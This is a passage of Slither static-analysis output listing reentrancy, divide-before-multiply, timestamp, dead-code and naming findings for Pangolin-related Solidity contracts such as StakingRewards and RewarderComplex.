Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

PangolinVoteCalculator.sol

```
INFO:Detectors:
PangolinVoteCalculator.getVotesFromFarming(address,address[]).i (contracts/PangolinVoteCalculator.sol#39) is a local variable never initialized
PangolinVoteCalculator.getVotesFromStaking(address,address[]).i (contracts/PangolinVoteCalculator.sol#59) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Detectors:
PangolinVoteCalculator.getVotesFromFarming(address,address[]) (contracts/PangolinVoteCalculator.sol#38-56) has external calls inside a loop: staking = IStakingRewards(liquidityManager.stakes[farms[i]]) (contracts/PangolinVoteCalculator.sol#41)
PangolinVoteCalculator.getVotesFromFarming(address,address[]) (contracts/PangolinVoteCalculator.sol#38-56) has external calls inside a loop: pair_total_PNG = png.balanceOf(farms[i]) (contracts/PangolinVoteCalculator.sol#46)
PangolinVoteCalculator.getVotesFromFarming(address,address[]) (contracts/PangolinVoteCalculator.sol#38-56) has external calls inside a loop: pair_total_PGL = pair.totalSupply() (contracts/PangolinVoteCalculator.sol#47)
PangolinVoteCalculator.getVotesFromFarming(address,address[]) (contracts/PangolinVoteCalculator.sol#38-56) has external calls inside a loop: PGL_hodling = pair.balanceOf(voter) (contracts/PangolinVoteCalculator.sol#48)
PangolinVoteCalculator.getVotesFromFarming(address,address[]) (contracts/PangolinVoteCalculator.sol#38-56) has external calls inside a loop: PGL_staking = staking.balanceOf(voter) (contracts/PangolinVoteCalculator.sol#50)
PangolinVoteCalculator.getVotesFromFarming(address,address[]) (contracts/PangolinVoteCalculator.sol#38-56) has external calls inside a loop: pending_PNG = staking.earned(voter) (contracts/PangolinVoteCalculator.sol#52)
PangolinVoteCalculator.getVotesFromStaking(address,address[]) (contracts/PangolinVoteCalculator.sol#58-68) has external calls inside a loop: staking_stakingToken() == address(png) (contracts/PangolinVoteCalculator.sol#62)
PangolinVoteCalculator.getVotesFromStaking(address,address[]) (contracts/PangolinVoteCalculator.sol#58-68) has external calls inside a loop: staked_PNG = staking.balanceOf(voter) (contracts/PangolinVoteCalculator.sol#62)
PangolinVoteCalculator.getVotesFromStaking(address,address[]) (contracts/PangolinVoteCalculator.sol#58-68) has external calls inside a loop: staking.rewardsToken() == address(png) (contracts/PangolinVoteCalculator.sol#64)
PangolinVoteCalculator.getVotesFromStaking(address,address[]) (contracts/PangolinVoteCalculator.sol#58-68) has external calls inside a loop: pending_PNG = staking.earned(voter) (contracts/PangolinVoteCalculator.sol#64)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#calls-inside-a-loop
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['0.8.0', '^0.8.0']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - 0.8.0 (contracts/PangolinVoteCalculator.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-22) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version0.8.0 (contracts/PangolinVoteCalculator.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
solc-0.8.0 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Parameter PangolinVoteCalculator.changeLiquidityPoolManager(address)._liquidityManager (contracts/PangolinVoteCalculator.sol#80) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Variable PangolinVoteCalculator.getVotesFromFarming(address,address[]).pair_total_PGL (contracts/PangolinVoteCalculator.sol#47) is too similar to PangolinVoteCalculator.getVotesFromFarming(address,address[]).pair_total_PNG (contracts/PangolinVoteCalculator.sol#46)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#53-55)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#61-64)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

RewarderComplex.sol

```
INFO:Detectors:
RewarderComplex.pendingToken(uint256,address) (contracts/RewarderComplex.sol#137-148) performs a multiplication on the result of a division:
        -sushiReward = blocks.mul(tokenPerBlock).mul(pool.allocPoint) / totalAllocPoint (contracts/RewarderComplex.sol#144)
        -accSushiPerShare = accSushiPerShare.add(sushiReward.mul(ACC_TOKEN_PRECISION) / lpSupply) (contracts/RewarderComplex.sol#145)
RewarderComplex.updatePool(uint256) (contracts/RewarderComplex.sol#162-177) performs a multiplication on the result of a division:
        -sushiReward = blocks.mul(tokenPerBlock).mul(pool.allocPoint) / totalAllocPoint (contracts/RewarderComplex.sol#170)
        -pool.accSushiPerShare = pool.accSushiPerShare.add((sushiReward.mul(ACC_TOKEN_PRECISION) / lpSupply).to128()) (contracts/RewarderComplex.sol#171)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
Reentrancy in RewarderComplex.onSushiReward(uint256,address,address,uint256,uint256) (contracts/RewarderComplex.sol#69-83):
        External calls:
        - rewardToken.safeTransfer(to,pending) (contracts/RewarderComplex.sol#78)
        State variables written after the call(s):
        - user.amount = lpToken (contracts/RewarderComplex.sol#80)
        - user.rewardDebt = lpToken.mul(pool.accSushiPerShare) / ACC_TOKEN_PRECISION (contracts/RewarderComplex.sol#81)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
RewarderComplex.onSushiReward(uint256,address,address,uint256,uint256).pending (contracts/RewarderComplex.sol#72) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Detectors:
RewarderComplex.constructor(IERC20,uint256,address)._MASTERCHEF_V2 (contracts/RewarderComplex.sol#62) lacks a zero-check on :
        - MASTERCHEF_V2 = _MASTERCHEF_V2 (contracts/RewarderComplex.sol#65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Reentrancy in RewarderComplex.onSushiReward(uint256,address,address,uint256,uint256) (contracts/RewarderComplex.sol#69-83):
        External calls:
        - rewardToken.safeTransfer(to,pending) (contracts/RewarderComplex.sol#78)
        Event emitted after the call(s):
        - LogOnReward(_user,pid,pending,to) (contracts/RewarderComplex.sol#82)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['^0.6.12', '>=0.6.0<0.8.0']
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/interfaces/IERC20.sol#2)
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#2)
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#2)
        - >=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#3)
        - >=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#3)
        - 0.6.12 (contracts/RewarderComplex.sol#3)
        - ABIEncoderV2 (contracts/RewarderComplex.sol#4)
        - 0.6.12 (contracts/interfaces/IRewarder.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
BoringERC20.safeDecimals(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#17-20) is never used and should be removed
BoringERC20.safeName(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#12-15) is never used and should be removed
BoringERC20.safeSymbol(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#7-10) is never used and should be removed
BoringERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#27-30) is never used and should be removed
BoringMath.to32(uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#16-19) is never used and should be removed
BoringMath128.sub(uint128,uint128) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#24) is never used and should be removed
BoringMath32.add(uint32,uint32) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#33) is never used and should be removed
BoringMath32.sub(uint32,uint32) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#34) is never used and should be removed
BoringMath64.add(uint64,uint64) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#28) is never used and should be removed
BoringMath64.sub(uint64,uint64) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#29) is never used and should be removed
Context._msgData() (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#20-23) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#3) is too complex
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in BoringERC20.safeSymbol(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#7-10):
        - (success,data) = address(token).staticcall{abi.encodeWithSelector(0x95d89b41)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#8)
Low level call in BoringERC20.safeName(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#12-15):
        - (success,data) = address(token).staticcall{abi.encodeWithSelector(0x06fdde03)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#13)
Low level call in BoringERC20.safeDecimals(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#17-20):
        - (success,data) = address(token).staticcall{abi.encodeWithSelector(0x313ce567)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#18)
Low level call in BoringERC20.safeTransfer(IERC20,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#22-25):
        - (success,data) = address(token).call{abi.encodeWithSelector(0xa9059cbb,to,amount)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#23)
Low level call in BoringERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#27-30):
        - (success,data) = address(token).call{abi.encodeWithSelector(0x23b872dd,from,to,amount)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#28)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Parameter RewarderComplex.onSushiReward(uint256,address,address,uint256,uint256)._user (contracts/RewarderComplex.sol#69) is not in mixedCase
Parameter RewarderComplex.add(uint256,uint256)._pid (contracts/RewarderComplex.sol#110) is not in mixedCase
Parameter RewarderComplex.set(uint256,uint256)._pid (contracts/RewarderComplex.sol#127) is not in mixedCase
Parameter RewarderComplex.set(uint256,uint256)._allocPoint (contracts/RewarderComplex.sol#127) is not in mixedCase
Parameter RewarderComplex.pendingToken(uint256,address)._pid (contracts/RewarderComplex.sol#137) is not in mixedCase
Parameter RewarderComplex.pendingToken(uint256,address)._user (contracts/RewarderComplex.sol#137) is not in mixedCase
Variable RewarderComplex.MASTERCHEF_V2 (contracts/RewarderComplex.sol#54) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Redundant expression "this (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#21)" inContext (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
Variable RewarderComplex.constructor(IERC20,uint256,address)._rewardToken (contracts/RewarderComplex.sol#62) is too similar to RewarderComplex.pendingTokens(uint256,address,uint256).rewardTokens (contracts/RewarderComplex.sol#85)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar
INFO:Detectors:
owner() should be declared external:
        - Ownable.owner() (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#35-37)
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#54-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#63-67)
poolLength() should be declared external:
        - RewarderComplex.poolLength() (contracts/RewarderComplex.sol#102-104)
add(uint256,uint256) should be declared external:
        - RewarderComplex.add(uint256,uint256) (contracts/RewarderComplex.sol#110-122)
set(uint256,uint256) should be declared external:
        - RewarderComplex.set(uint256,uint256) (contracts/RewarderComplex.sol#127-131)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

RewarderSimple.sol

```
INFO:Detectors:
RewarderSimple.constructor(uint256,IERC20,address)._MASTERCHEF_V2 (contracts/RewarderSimple.sol#18) lacks a zero-check on :
        - MASTERCHEF_V2 = _MASTERCHEF_V2 (contracts/RewarderSimple.sol#21)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
BoringERC20.safeDecimals(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#17-20) is never used and should be removed
BoringERC20.safeName(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#12-15) is never used and should be removed
BoringERC20.safeSymbol(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#7-10) is never used and should be removed
BoringERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#27-30) is never used and should be removed
BoringMath.add(uint256,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#5) is never used and should be removed
BoringMath.sub(uint256,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#6) is never used and should be removed
BoringMath.to128(uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#8-11) is never used and should be removed
BoringMath.to32(uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#16-19) is never used and should be removed
BoringMath.to64(uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#12-15) is never used and should be removed
BoringMath128.add(uint128,uint128) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#23) is never used and should be removed
BoringMath128.sub(uint128,uint128) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#24) is never used and should be removed
BoringMath32.add(uint32,uint32) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#33) is never used and should be removed
BoringMath32.sub(uint32,uint32) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#34) is never used and should be removed
BoringMath64.add(uint64,uint64) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#28) is never used and should be removed
BoringMath64.sub(uint64,uint64) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#29) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Low level call in BoringERC20.safeSymbol(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#7-10):
        - (success,data) = address(token).staticcall{abi.encodeWithSelector(0x95d89b41)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#8)
Low level call in BoringERC20.safeName(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#12-15):
        - (success,data) = address(token).staticcall{abi.encodeWithSelector(0x06fdde03)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#13)
Low level call in BoringERC20.safeDecimals(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#17-20):
        - (success,data) = address(token).staticcall{abi.encodeWithSelector(0x313ce567)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#18)
Low level call in BoringERC20.safeTransfer(IERC20,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#22-25):
        - (success,data) = address(token).call{abi.encodeWithSelector(0xa9059cbb,to,amount)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#23)
Low level call in BoringERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#27-30):
        - (success,data) = address(token).call{abi.encodeWithSelector(0x23b872dd,from,to,amount)} (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#28)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Variable RewarderSimple.MASTERCHEF_V2 (contracts/RewarderSimple.sol#16) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Variable RewarderSimple.constructor(uint256,IERC20,address)._rewardToken (contracts/RewarderSimple.sol#18) is too similar to RewarderSimple.pendingTokens(uint256,address,uint256).rewardTokens (contracts/RewarderSimple.sol#34)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar
```

StakingRewards.sol

```
INFO:Detectors:
Reentrancy in StakingRewards.exit() (contracts/StakingRewards.sol#114-117):
        External calls:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        External calls sending eth:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        State variables written after the call(s):
        - getReward() (contracts/StakingRewards.sol#116)
                - _status = _ENTERED (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#54)
                - _status = _NOT_ENTERED (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#60)
        - getReward() (contracts/StakingRewards.sol#116)
                - lastUpdateTime = lastTimeRewardApplicable() (contracts/StakingRewards.sol#164)
        - getReward() (contracts/StakingRewards.sol#116)
                - rewardPerTokenStored = rewardPerToken() (contracts/StakingRewards.sol#163)
        - getReward() (contracts/StakingRewards.sol#116)
                - rewards[msg.sender] = 0 (contracts/StakingRewards.sol#108)
                - rewards[account] = earned(account) (contracts/StakingRewards.sol#166)
        - getReward() (contracts/StakingRewards.sol#116)
                - userRewardPerTokenPaid[account] = rewardPerTokenStored (contracts/StakingRewards.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
StakingRewards.notifyRewardAmount(uint256) (contracts/StakingRewards.sol#122-141) performs a multiplication on the result of a division:
        -rewardRate = reward.div(rewardsDuration) (contracts/StakingRewards.sol#124)
        -leftover = remaining.mul(rewardRate) (contracts/StakingRewards.sol#127)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
Reentrancy in StakingRewards.exit() (contracts/StakingRewards.sol#114-117):
        External calls:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        External calls sending eth:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        Event emitted after the call(s):
        - RewardPaid(msg.sender,reward) (contracts/StakingRewards.sol#110)
                - getReward() (contracts/StakingRewards.sol#116)
Reentrancy in StakingRewards.getReward() (contracts/StakingRewards.sol#105-112):
        External calls:
        - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
        Event emitted after the call(s):
        - RewardPaid(msg.sender,reward) (contracts/StakingRewards.sol#110)
Reentrancy in StakingRewards.recoverERC20(address,uint256) (contracts/StakingRewards.sol#144-148):
        External calls:
        - IERC20(tokenAddress).safeTransfer(owner(),tokenAmount) (contracts/StakingRewards.sol#146)
        Event emitted after the call(s):
        - Recovered(tokenAddress,tokenAmount) (contracts/StakingRewards.sol#147)
Reentrancy in StakingRewards.stake(uint256) (contracts/StakingRewards.sol#89-95):
        External calls:
        - stakingToken.safeTransferFrom(msg.sender,address(this),amount) (contracts/StakingRewards.sol#93)
        Event emitted after the call(s):
        - Staked(msg.sender,amount) (contracts/StakingRewards.sol#94)
Reentrancy in StakingRewards.stakeWithPermit(uint256,uint256,uint8,bytes32,bytes32) (contracts/StakingRewards.sol#77-87):
        External calls:
        - IPangolinERC20(address(stakingToken)).permit(msg.sender,address(this),amount,deadline,v,r,s) (contracts/StakingRewards.sol#83)
        - stakingToken.safeTransferFrom(msg.sender,address(this),amount) (contracts/StakingRewards.sol#85)
        Event emitted after the call(s):
        - Staked(msg.sender,amount) (contracts/StakingRewards.sol#86)
Reentrancy in StakingRewards.withdraw(uint256) (contracts/StakingRewards.sol#97-103):
        External calls:
        - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
        Event emitted after the call(s):
        - Withdrawn(msg.sender,amount) (contracts/StakingRewards.sol#102)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
StakingRewards.getReward() (contracts/StakingRewards.sol#105-112) uses timestamp for comparisons
        Dangerous comparisons:
        - reward > 0 (contracts/StakingRewards.sol#107)
StakingRewards.notifyRewardAmount(uint256) (contracts/StakingRewards.sol#122-141) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp >= periodFinish (contracts/StakingRewards.sol#123)
        - require(bool,string)(rewardRate <= balance.div(rewardsDuration),Provided reward too high) (contracts/StakingRewards.sol#136)
StakingRewards.setRewardsDuration(uint256) (contracts/StakingRewards.sol#150-158) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > periodFinish,Previous rewards period must be complete before changing the duration for the new period) (contracts/StakingRewards.sol#151-154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-35) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#33)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#171-188) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#180-183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['>=0.5.0', '>=0.6.0<0.8.0', '>=0.6.2<0.8.0', '^0.7.6']
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/Math.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3)
        - >=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3)
        - >=0.5.0 (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#1)
        - ^0.7.6 (contracts/StakingRewards.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#79-81) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#104-106) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#153-155) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#129-131) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-23) is never used and should be removed
Math.average(uint256,uint256) (node_modules/@openzeppelin/contracts/math/Math.sol#27-30) is never used and should be removed
Math.max(uint256,uint256) (node_modules/@openzeppelin/contracts/math/Math.sol#12-14) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#37-46) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#53-56) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#48-51) is never used and should be removed
SafeMath.div(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#190-193) is never used and should be removed
SafeMath.mod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#152-155) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#210-213) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#170-173) is never used and should be removed
SafeMath.tryAdd(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#24-28) is never used and should be removed
SafeMath.tryDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#60-63) is never used and should be removed
SafeMath.tryMod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#70-73) is never used and should be removed
SafeMath.tryMul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#45-53) is never used and should be removed
SafeMath.trySub(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#35-38) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/Math.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) is too complex
